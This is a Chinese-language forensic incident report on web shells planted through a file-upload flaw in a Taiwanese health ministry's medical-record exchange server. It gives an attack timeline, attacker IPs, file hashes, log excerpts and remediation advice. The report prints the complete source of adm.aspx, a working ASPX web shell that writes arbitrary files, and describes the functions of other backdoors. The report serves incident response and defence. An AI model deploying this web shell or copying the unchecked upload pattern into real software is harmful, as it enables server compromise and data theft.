



衛生福利部
114年度資訊安全服務案
資安事件調查報告-
EEC_PD_WebShell

Jane Chang
2025/11/03

1



盡責聲明

- 本報告所使用之分析、檢測與調查之方法與技術，為當前資訊安全產業所通用之技術與工具，所有方法與技術均有其極限，也將隨科技進步而更新，本公司謹盡合理可能之最大努力，就所見所聞如實提出本報告，容或有不足之處，仍請考量當前科技所能達成之極限，予以諒解

2

2

1



事件起源

- 2025/10/30 安碁資訊鑑識調查部門收到衛生福利部的來信通知，說明電子病歷交換中心主機 EEC_PD 有收到防毒偵測到 WebShell 的紀錄

建案時間	2025/10/29 下午 04:18:36
問題說明	MxDR 監控觀察到主機 EEC_PD (203.65.108.116) 有觸發「[Heuristic Attribute] Backdoor File Detection」警報。 事件說明：主機檢測到一個惡意 ASP Web Shell (Backdoor.ASP.WEBSHELL.AJ)，位於 D:\EECOnline\EUSERVICE-Blank\trunk\assets\style\ 路徑下檔案名為 assest.aspx。即時掃描已將其隔離。 該主機的網頁應用程式可能已遭入侵，攻擊者試圖建立持久性後門。 請單位先行檢視事件紀錄，確認觸發主機所在網段與角色功能，並確認是否為己知行為以釐清風險。

Managed XDR Service Center

回應時間：2025/10/30 下午 05:21:25

Hi,Sir

經檢查相關路徑，這兩個檔案也有問題。

D:\EECOnline\EUSERVICE-Blank\trunk\assets\js\bootstrap.aspx
D:\EECOnline\EUSERVICE-Blank\trunk\assets\js\bootstrap.min.aspx

3



通報資訊-INC101761670538

資通安全威脅偵測管理 (SOC) 服務			
資安警訊通報			
專案名稱	衛生福利部-114 年度資訊安全監督審	報告單號	INC101761670538
通報類別	疑似惡意惡意程式	產生院	資安院
通報主旨	Workbench 事件偵測(Vision One)	傳遞來源	/EDR
風險等級	中度 Medium	偵測來源	/EDR
防毒主機	mohw_workbench	病毒名稱	0
攻擊主機		目標主機	ANCHOR1N (203.65.104.21)
現象描述	於 WorkBench mohw_workbench 設備查得端點設備： [[203.65.104.21,10.10.10.32,203.65.108.116,203.65.108.41,10.10.10.33,10,ANCHOR1N], 事件[[Heuristic Attribute] Backdoor File Detection] , Work [https://portal.sg.xdr.trendmicro.com/Index.html#/workbench/alerts/WB20251029-00001?ref=0c12e642ca5b7ed4436e5f23f568ae10066608d3] 的記錄]		

assest.aspx 已於 2025/10/29 15:41 遭防毒軟體隔離

2025-10-29 15:41:45 | [View event](#)

EEC_PD

(fileHash) e489a472efcb666b40765ee73af211b5d7d3e8ac
(fullPath) D:\EECOnline\EUSERVICE-Blank\trunk\assets\style\assest.aspx
(fileName) assest.aspx

(endpointIp) 203.65.108.116
(scanType) Real-time Scan
(actResult) File quarantined

4

4



執行調查細節


- **調查時程**
 - 2025/10/31 – 2025/11/03
 - **分析項目**
 - Windows 的 Event Log、Registry、MFT
 - XDR 紀錄、ThreatSonar APT 掃描結果分析
 - **調查範圍**
 - 主機 1 台，EEC_PD (203.65.108.116)
 - **調查人員**
 - Jane Chang
 - **使用工具**
 - MFTEmcmd v1.3.0、Registry Explorer v1.6.0.0、NotePad++ v8.8.7、ThreatSonar 2410p3、Excel O365

5

5



攻擊示意圖



6

6



調查結果說明

- **事件根因分析**
 - 網站 <https://eecapply.mohw.gov.tw/Resource/File> 應有上傳檔案功能的漏洞，使攻擊者可上傳後門程式
- **入侵攻擊手法**
 - 攻擊者利用上傳檔案功能，將後門程式寫入，又再透過自行上傳的後門程式寫入其他惡意程式
- **攻擊時間**
 - 2025/08/19 – 2025/10/29

7

7



建議

#	問題	建議
1	網站上傳功能漏洞	<ul style="list-style-type: none">• 盡速修復網站漏洞，並執行滲透測試等檢測，以釐清是否有其他漏洞可遭攻擊者利用• 針對網站上傳功能限制的修改，詳細可參考附件[防止檔案上傳攻擊]
2	主機遭寫入多個檔案至不同目錄	<ul style="list-style-type: none">• 網站重新建置，以乾淨的原始碼重建網站

8

8

4



事件調查威脅指標彙總_攻擊來源

#	IP	#	IP	#	IP	#	IP
1	1.164.229.158	12	114.37.139.79	23	140.124.144.8 國立臺北科技大學	34	59.124.67.138
2	1.164.253.101	13	118.160.207.102	24	202.39.60.193	35	60.251.161.67
3	1.164.253.152	14	118.165.66.147	25	203.204.26.180	36	61.216.67.163
4	1.171.161.217	15	118.166.17.46	26	211.72.118.118	37	61.220.29.183
5	1.171.162.178	16	118.232.114.229	27	211.75.236.206	38	61.220.37.61
6	103.137.247.67	17	123.192.192.63	28	220.132.72.80	39	61.222.207.106
7	103.137.247.69	18	123.193.198.3	29	220.134.96.94	40	61.222.32.181
8	106.104.134.62	19	123.194.160.98	30	220.135.68.8	41	61.228.101.81
9	111.185.1.81	20	123.194.172.228	31	36.226.10.39	42	61.30.172.143
10	111.71.212.80	21	125.228.119.181	32	49.218.231.89	43	89.117.42.12
11	114.34.185.252	22	140.118.122.146 國立臺灣科技大學	33	59.120.10.22		皆為 TW IP

9

9



事件調查威脅指標彙總_惡意檔案

#	檔案位置	HASH 值	Memo
1	D:\EECOnline\EUSERVICE-Blank\trunk\assests\style\assests.aspx	MD5 : 2bba450a883946e4369c0f896df0b171	已遭防毒隔離
		SHA1 : e489a472efcb666b40765ee73af211b5d7d3e8ac	
		SHA256 : 10475835e5c5cbdc607706ca26fb1f4e69218393c20b91119dca01306db25a36	
2	<ul style="list-style-type: none"> D:\EECOnline\EUSERVICE-Blank\trunk\assests\js\assests\js\bootstrap.min.aspx D:\EECOnline\EUSERVICE-Blank\trunk\Scripts\popper-utils.min.aspx 	MD5 : 6f093b9d0add4e962c097105593b8818	具有檔案管理功能
		SHA1 : 81d0879c9a2bd50e50a7045e6a6a23e0872feab3	
		SHA256 : d92348f20260e2d8e96e13e4a93e3d78bda606bebe4e0151d796856063ec3dca	
3	D:\EECOnline\EUSERVICE-Blank\trunk\assests\js\assests\js\bootstrap.aspx	MD5 : b7a3315f7453f2b53ff7809fed58426d	可列出主機與環境相關資訊
		SHA1 : de189c02eb68657b03527b292d75ed07745d2f50	
		SHA256 : 27951df9069389a4a3a340eff43e165f5fdd9b5b54cc5b45cbafdae0636ae30e	
4	D:\EECOnline\EUSERVICE-Blank\trunk\assests\js\bootstrap-4.4.1.aspx	調查時檔案已不存在	
5	D:\EECOnline\EUSERVICE-Blank\trunk\Uploads\Word\Template\FileManager.aspx	調查時檔案已不存在	

10

10



事件調查威脅指標彙總_惡意檔案

#	檔案位置	HASH 值	Memo
6	D:\EECOnline\EUSERVICE-Blank\trunk\Uploads\WordTemplate\20250807173613758tmp250808124606071460.aspx	MD5 : 3595a7853a6f15d3b2ebf68550deea99	有上傳檔案的功能
		SHA1 : 562bef0647be749048cf69c02c7ac9d589232551	
		SHA256 : 5f3fd535c723131de4edb31c5db75190ee5949a9a743c95b557822621a1f210d	
7	D:\EECOnline\EUSERVICE-Blank\trunk\Uploads\WordTemplate\admin.aspx	MD5 : bc58175cf38ae15e33e1fb436d9cb984	可直接寫入任意檔案
		SHA1 : 2335e2ea272f3b3afc9c7a3feff8a6122d197887	
		SHA256 : 110795eff9c328628e15976da90ab6b16244b7c0ec4b54e15aeacd48d4b9952e	
8	D:\EECOnline\EUSERVICE-Blank\trunk\Services\UserServices.aspx	MD5 : 8019314bcec9b894ffa9c1c2ec36d110	具有檔案管理功能，與bootstrap.aspx相同
		SHA1 : 2e881e0be6b858205aaeb394af327e19e63e2ed6	
		SHA256 : eedf65cf786fb9da01d7264c9380a5d4ca5ca2afb699b84a23b1805f69add6aa	

11

11



詳細調查過程

12

12



調查主機資訊

• 主機用途	電子病歷交換中心主機
• 主機名稱	EEC_PD
• 作業系統名稱	Microsoft Windows Server 2016 Datacenter
• 作業系統版本	10.0.14393 N/A 組建 14393
• 作業系統設定	獨立伺服器
• 原始安裝日期	2021/11/08, 下午 02:48:54
• 系統開機時間	2025/03/11, 下午 12:43:21
• 時區	(UTC+08:00) 台北
• 網路設定資訊	
└ IP 位址	203.65.108.116、172.16.30.118
└ 預設閘道	203.65.108.254
└ 子網路遮罩	255.255.255.0

13

13



通報現象確認

- 比對檔案目錄，確認 `assest.aspx` 於 2025/10/29 15:41 遭防毒軟體隔離

ParentPath	FileName	FileSize	Created(UTC+0)
\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\6jp41wimv.tmp		0	2025/10/29 07:42:39
\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\6.App_Web_bootstrap.min.aspx.f6ef47		1217	2025/10/29 07:42:39
\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\6.App_Web_bootstrap.min.aspx.f6ef47		34138	2025/10/29 07:42:39
\Program Files (x86)\Trend Micro\OfficeScan Client\Suspect\Backup	assest.aspx.1761723703.qtn	43812	2025/10/29 07:41:44
\Windows\Logs\WindowsUpdate	WindowsUpdate.20251029.152415.5	8192	2025/10/29 07:24:16
\Program Files (x86)\Trend Micro\OfficeScan Client\Misc	NCIE.log	0	2025/10/29 07:14:52
\Program Files (x86)\Trend Micro\OfficeScan Client\Misc	CCCACIn.log	0	2025/10/29 07:14:52

- `bootstrap.aspx` 及 `bootstrap.min.aspx` 分別建立於 2025/10/13 14:48 及 2025/08/19 10:14

ParentPath	FileName	FileSize	Created0x10	Created(UTC+0)
\EECOnline\EUSERVICE-Blank\trunk\bin	EECModules.dll	5632	2023/10/23 06:02:02	2025/10/13 07:03:09
\EECOnline\EUSERVICE-Blank\trunk\assests\js	bootstrap.aspx	97204	2024/03/27 07:10:38	2025/10/13 06:48:50
\EECOnline\EUSERVICE-Blank\trunk\Scripts	popper-utils.min.aspx	17150	2024/03/27 07:11:00	2025/08/19 02:37:20
\EECOnline\EUSERVICE-Blank\trunk\Services	UserServices.aspx	67983	2025/08/19 02:34:00	2025/08/19 02:34:58
\EECOnline\EUSERVICE-Blank\trunk\assests\js	bootstrap.min.aspx	17150	2024/03/27 07:10:00	2025/08/19 02:14:09

14

14



assest.aspx 原始路徑

- `assest.aspx` 還原檔案，確認其原始路徑為 `D:\EECOnline\EUSERVICE-Blank\trunk\assests\style`

```
Data Offset = 183
Num of tags = 7
ofs=00000010, code= 1, len=98
    Original Path = 'D:\EECOnline\EUSERVICE-Blank\trunk\assests\style'
ofs=00000011, code= 2, len=24
    Original File Name = 'assest.aspx'
ofs=000000138, code= 3, len=24
Platform = 'WinNT KernelMode Driver'
ofs=000000165, code= 4, len=4
    Attributes = 0x20 ('A')
ofs=000000172, code= 5, len=4
    Unknown = 00000001
ofs=000000179, code= 6, len=4
    Base Key = 6901C537
ofs=000000186, code= 7, len=4
    Encryption = 2 (CRC)
```

15

15



assest.aspx 檔案內容

- 經編碼混淆的惡意程式
 - 功能為：可以透過 HTTP 建立 Tunnel 的連線，進一步與攻擊者主機溝通，例如傳輸任意資料、執行指令或文件上傳

16

16



惡意程式寫入紀錄_1

- 於 2025/09/09 16:11，由攻擊者IP 61.30.172.143 (TW)，利用 /assects/js/bootstrap-4.4.1.aspx 寫入 assest.aspx

Date	Time(UTC+0)	Server IP	Method	URL		Status	Port	Client IP
2025/9/9	08:10:35	203.65.108.116	GET	/Login/C101M	-	200	443 -	211.79.205.35
2025/9/9	08:11:14	203.65.108.116	POST	/assects/js/bootstrap-4.4.1.aspx	-	200	443 -	61.30.172.143
2025/9/9	08:11:15	203.65.108.116	GET	/assects/js/bootstrap-4.4.1.aspx	path=RDpcRUVDT25saW5IXE1	200	443 -	61.30.172.143
2025/9/9	08:11:23	203.65.108.116	GET	/assects/	-	403	443 -	61.30.172.143
2025/9/9	08:11:43	203.65.108.116	GET	/assects/style/assest.aspx	-	200	443 -	61.30.172.143
2025/9/9	08:12:50	203.65.108.116	GET	/Home/Login	-	200	443 -	218.173.154.21
2025/9/9	08:12:50	203.65.108.116	GET	/Home/GetValidateCode2	-	200	443 -	218.173.154.21

- 於 2025/10/13 14:48，由攻擊者IP 89.117.42.12 (TW)，利用 /assects/js/bootstrap-4.4.1.aspx 寫入 bootstrap.aspx

Date	Time(UTC+0)	Server IP	Method	URL		Status	Port	Client IP
2025/10/13	06:48:45	203.65.108.116	POST	/Home/SearchLoginForm3	-	302	443 -	118.165.89.148
2025/10/13	06:48:49	203.65.108.116	POST	/assects/js/bootstrap-4.4.1.aspx	-	200	443 -	89.117.42.12
2025/10/13	06:48:49	203.65.108.116	GET	/	result=e	200	443 -	118.165.89.148
2025/10/13	06:48:51	203.65.108.116	GET	/assects/js/bootstrap-4.4.1.aspx	-	200	443 -	89.117.42.12
2025/10/13	06:49:06	203.65.108.116	GET	/assects/js/	-	403	443 -	89.117.42.12
2025/10/13	06:49:34	203.65.108.116	GET	/assects/js/bootstrap.aspx	-	200	443 -	89.117.42.12
2025/10/13	06:49:36	203.65.108.116	POST	/Home/SearchGridDetail	-	200	443 -	118.165.89.148
2025/10/13	06:49:56	203.65.108.116	GET	/Login/C101M	-	200	443 -	211.79.205.35

17

17



惡意程式寫入紀錄_2

- 於 2025/08/19 10:14，由攻擊者IP 118.160.207.102 (TW)，利用 /assects/js/bootstrap-4.4.1.aspx 寫入 bootstrap.min.aspx

Date	Time(UTC+0)	Server IP	Method	URL		Status	Port	Client IP
2025/8/19	02:14:03	203.65.108.116	GET	/assects/js/bootstrap-4.4.1.aspx	path=RD	200	443 -	106.104.134.62
2025/8/19	02:14:09	203.65.108.116	GET	/assects/js/bootstrap-4.4.1.aspx	action=v	200	443 -	106.104.134.62
2025/8/19	02:14:09	203.65.108.116	POST	/assects/js/bootstrap-4.4.1.aspx	-	200	443 -	118.160.207.102
2025/8/19	02:14:10	203.65.108.116	GET	/assects/js/bootstrap-4.4.1.aspx	-	200	443 -	118.160.207.102
2025/8/19	02:27:25	203.65.108.116	GET	/Login/C101M	-	200	443 -	211.79.205.35
2025/8/19	02:27:41	203.65.108.116	GET	/assects/js/bootstrap.min.aspx	-	200	443 -	103.137.247.67
2025/8/19	02:28:17	203.65.108.116	GET	/assects/js/bootstrap-4.4.1.aspx	action=n	200	443 -	118.160.207.102

18

18



bootstrap.aspx

- 可列出主機資訊，如系統資訊、環境變數、網域資訊、網卡資訊、網路連線等

The screenshot shows a web browser window with the URL `localhost/bootstrap.aspx/index`. The page displays two main sections: "System Information" and "Environment Variables".

System Information:

Host Name	DESKTOP-GRP9T54
User Name	Administrator
Domain	IS_APPPOOL
Logon Server	DESKTOP-GRP9T54
OS Version	Microsoft Windows NT 10.0.19041.9840
APP Version	4.0.20191.4000
System Directory	C:\Windows\system32
Current Directory	C:\Windows\system32\aspn

Environment Variables:

AUSTREREFURL	C:\Windows\system32\aspn
APP_POOL_ID	DefaultAppPool
APP_POOL_NAME	DefaultAppPool
APPDATA	C:\Windows\system32\userprofile\administrator\Local Settings
CommonProgramFiles	C:\Program Files\Common Files
CommonProgramFiles(x86)	C:\Program Files(x86)\Common Files
CommonProgramW6432	C:\Program Files\Common Files

測試畫面

19

19



bootstrap.min.aspx

- 具有檔案管理功能，如查看檔案目錄、上傳檔案等

測試畫面

The screenshot shows a web browser window with the URL `localhost/bootstrap.aspx`. The page displays a "File Manager - Directory: C:\inetpub\wwwroot" interface.

Available Drives:

- C:\ (Fixed)
- D:\ (CD/DVD)

Parent Directory:

Files and Directories:

Name	Type	Size	Last Modified	Permissions	Actions
23230807773813758bootstrap250808124806571460.aspx	File	1.34 KB	2023-10-31T17:58:06		View/Edit Download Modify Delete
3071.aspx	File	10.94 MB	2023-10-31T17:58:11		View/Edit Download Modify Delete
bootstrap.aspx	File	34.85 KB	2024-03-27T19:10:38		View/Edit Download Modify Delete

20

20

10



bootstrap-4.4.1.aspx

- bootstrap-4.4.1.aspx 調查時已不存在
- 比對網站存取紀錄，研判該檔案於 2025/08/19 10:11 由攻擊者IP 118.160.207.102 (TW) 透過 /Uploads/WordTemplate/FileManager.aspx 寫入

Date	Time(UTC+0)	Server IP	Method	URL	Status	Port	Client IP
2025/8/19	02:10:41	203.65.108.116	GET	/Uploads/WordTemplate/FileManager.aspx	path=RD	200	443 -
2025/8/19	02:10:51	203.65.108.116	GET	/Uploads/WordTemplate/FileManager.aspx	action=n	200	443 -
2025/8/19	02:11:58	203.65.108.116	POST	/Uploads/WordTemplate/FileManager.aspx	-	200	443 -
2025/8/19	02:12:00	203.65.108.116	GET	/Uploads/WordTemplate/FileManager.aspx	path=RD	200	443 -
2025/8/19	02:12:25	203.65.108.116	GET	/Login/C101M	-	200	443 -
2025/8/19	02:12:59	203.65.108.116	GET	/assets/js/bootstrap-4.4.1.aspx	-	200	443 -
2025/8/19	02:13:23	203.65.108.116	GET	/assets/js/bootstrap-4.4.1.aspx	-	200	443 -
							106.104.134.62

21

21



FileManager.aspx

- FileManager.aspx 調查時已不存在
- 比對網站存取紀錄，研判該檔案於 2025/08/19 10:03 由攻擊者IP 118.160.207.102 (TW) 透過 /Uploads/WordTemplate/20250807173613758tmp250808124606071460.aspx 寫入

Date	Time(UTC+0)	Server IP	Method	URL	Status	Port	Client IP
2025/8/19	02:03:04	203.65.108.116	GET	/Uploads/WordTemplate/20250807173613758tmp250808124606071460.aspx	-	200	443 -
2025/8/19	02:03:04	203.65.108.116	GET	/favicon.ico	-	200	443 -
2025/8/19	02:03:18	203.65.108.116	POST	/Uploads/WordTemplate/20250807173613758tmp250808124606071460.aspx	-	200	443 -
2025/8/19	02:03:24	203.65.108.116	GET	/Login/C101M	-	200	443 -
2025/8/19	02:03:37	203.65.108.116	GET	/assets/style/hover.css	-	200	443 -
2025/8/19	02:03:37	203.65.108.116	GET	/webfonts/fa-solid-900.woff2	-	200	443 -
2025/8/19	02:03:37	203.65.108.116	GET	/assets/images/apple-touch-icon.png	-	200	443 -
2025/8/19	02:04:06	203.65.108.116	GET	/Uploads/WordTemplate/FileManager.aspx	-	200	443 -
2025/8/19	02:04:28	203.65.108.116	GET	/Uploads/WordTemplate/FileManager.aspx	-	200	443 -
							118.160.207.102

22

22



20250807173613758tmp250808124606071460.aspx

- 比對檔案目錄，該檔案建立於 2025/08/19 10:02

ParentPath	FileName	FileSize	Created(UTC+0)
\EECOnline\EUSERVICE-Blank\trunk\Services	UserServices.aspx	67983	2025/08/19 02:34:00
\EECOnline\EUSERVICE-Blank\trunk\Uploads\WordTemplate	20250807173613758tmp250808124606071460.aspx	2397	2025/08/19 02:02:03
\EECOnline\EUSERVICE-Blank\trunk\logs	trace.log20250819-10	3077042	2025/08/19 02:00:03

- 比對網站存取紀錄，該檔案為攻擊者IP 106.104.134.62 (TW) 透過 /Uploads/WordTemplate/adm.aspx 寫入

Date	Time(UTC+0)	Server IP	Method	URL	Status	Port	Client IP
2025/8/19	02:01:48	203.65.108.116	GET	/assets/webfonts/fa-regular-400.svg	-	404	443 - 39.15.22.77
2025/8/19	02:02:03	203.65.108.116	POST	/Uploads/WordTemplate/adm.aspx	-	200	443 - 106.104.134.62
2025/8/19	02:02:28	203.65.108.116	GET	/	-	200	443 - 106.104.134.62
2025/8/19	02:02:46	203.65.108.116	GET	/Uploads/WordTemplate/20250807173613758tmp250808124606071460.aspx	-	200	443 - 106.104.134.62
2025/8/19	02:03:04	203.65.108.116	GET	/Uploads/WordTemplate/20250807173613758tmp250808124606071460.aspx	-	200	443 - 118.160.207.102

23

23



20250807173613758tmp250808124606071460.aspx 檔案功能

- 其功能為上傳檔案

測試畫面

Tiny Uploader

localhost/20250807173613758tmp250808124606071460.aspx

選擇檔案 未選擇任何檔案 Upload

24

24

12



adm.aspx

- 比對檔案目錄，該檔案建立於 2025/08/19 09:50

ParentPath	FileName	FileSize	Created(UTC+0)
\EECOnline\EUSERVICE-Blank\trunk\logs	trace.log20250819-10	3077042	2025/08/19 02:00:03
\EECOnline\EUSERVICE-Blank\trunk\Uploads\WordTemplate	adm.aspx	11053982	2025/08/19 01:50:56
\EECOnline\EUSERVICE-Blank\trunk\logs	trace.log20250819-09	3141903	2025/08/19 01:00:01

- 比對網站存取紀錄，該檔案為攻擊者IP 106.104.134.62 (TW) 透過網站功能 /Resource/File 寫入

Date	Time(UTC+0)	Server IP	Method	URL	Status	Port	Client IP
2025/8/19	01:49:49	203.65.108.116	GET	/style/base.css	-	404	443 - 106.104.134.62
2025/8/19	01:49:49	203.65.108.116	GET	/style/bootstrap.css	-	404	443 - 106.104.134.62
2025/8/19	01:50:56	203.65.108.116	POST	/Resource/File	200	443 -	106.104.134.62
2025/8/19	01:51:24	203.65.108.116	GET	/Login/C101M	-	200	443 - 211.79.205.35
2025/8/19	01:51:29	203.65.108.116	GET	/Uploads/WordTemplate	-	301	443 - 106.104.134.62
2025/8/19	01:51:29	203.65.108.116	GET	/Uploads/WordTemplate/	-	403	443 - 106.104.134.62
2025/8/19	01:51:41	203.65.108.116	GET	/Uploads/WordTemplate/adm.aspx	200	443 -	106.104.134.62
2025/8/19	01:52:13	203.65.108.116	GET	/Home/GetValidateCode3	-	200	443 - 114.136.109.239

25

25



adm.aspx 檔案內容

- 功能為：攻擊者能以此直接寫入任意檔案



```
<%@ Page Language="C#" %><%@ Import Namespace="System.IO" %><%@ Import Namespace="System.Web.Script.Serialization" %><script runat="server">void Page_Load(){if(Request.HttpMethod=="POST"){try{string j;using(var r=new StreamReader(Request.InputStream)){j=r.ReadToEnd();}var s=new JavaScriptSerializer();var d=s.Deserialize<Dictionary<string,string>>(j);if(d!=null&&d.ContainsKey("filename")&&d.ContainsKey("content")&&!string.IsNullOrEmpty(d["filename"])&&!string.IsNullOrEmpty(d["content"])){string f=System.Text.Encoding.UTF8.GetString(Convert.FromBase64String(d["filename"]));byte[] c=Convert.FromBase64String(d["content"]);File.WriteAllBytes(Path.Combine(Server.MapPath("."),Path.GetFileName(f)),c);}catch{}}}}</script>
```

26

26



其他惡意檔案

- 其他寫入時間同為 2025/08/19 10時的惡意檔案
 - 兩者皆未發現有遭存取過
 - popper-utils.min.aspx 可列出主機資訊，如系統資訊、環境變數、網域資訊、網卡資訊、網路連線等（與 bootstrap.min.aspx 相同）
 - UserServices.aspx 具有檔案管理功能，如查看檔案目錄、上傳檔案等（與 bootstrap.aspx 相同）

ParentPath	FileName	FileSize	Created(UTC+0)	Created(UTC+0)
\EECOnline\EUSERVICE-Blank\trunk\Scripts	popper-utils.min.aspx	17150	2024/03/27 07:11:00	2025/08/19 02:37:20
\EECOnline\EUSERVICE-Blank\trunk\Services	UserServices.aspx	67983	2025/08/19 02:34:00	2025/08/19 02:34:58

27

27




THE BEST IS YET TO COME

28

28

14

如何防止檔案上傳攻擊



29

29

限縮可存取上傳功能來源




30

30



判斷檔案格式合法性




31

31



改變隨機檔名和圖片格式




32

32

16



目錄權限設置



33

33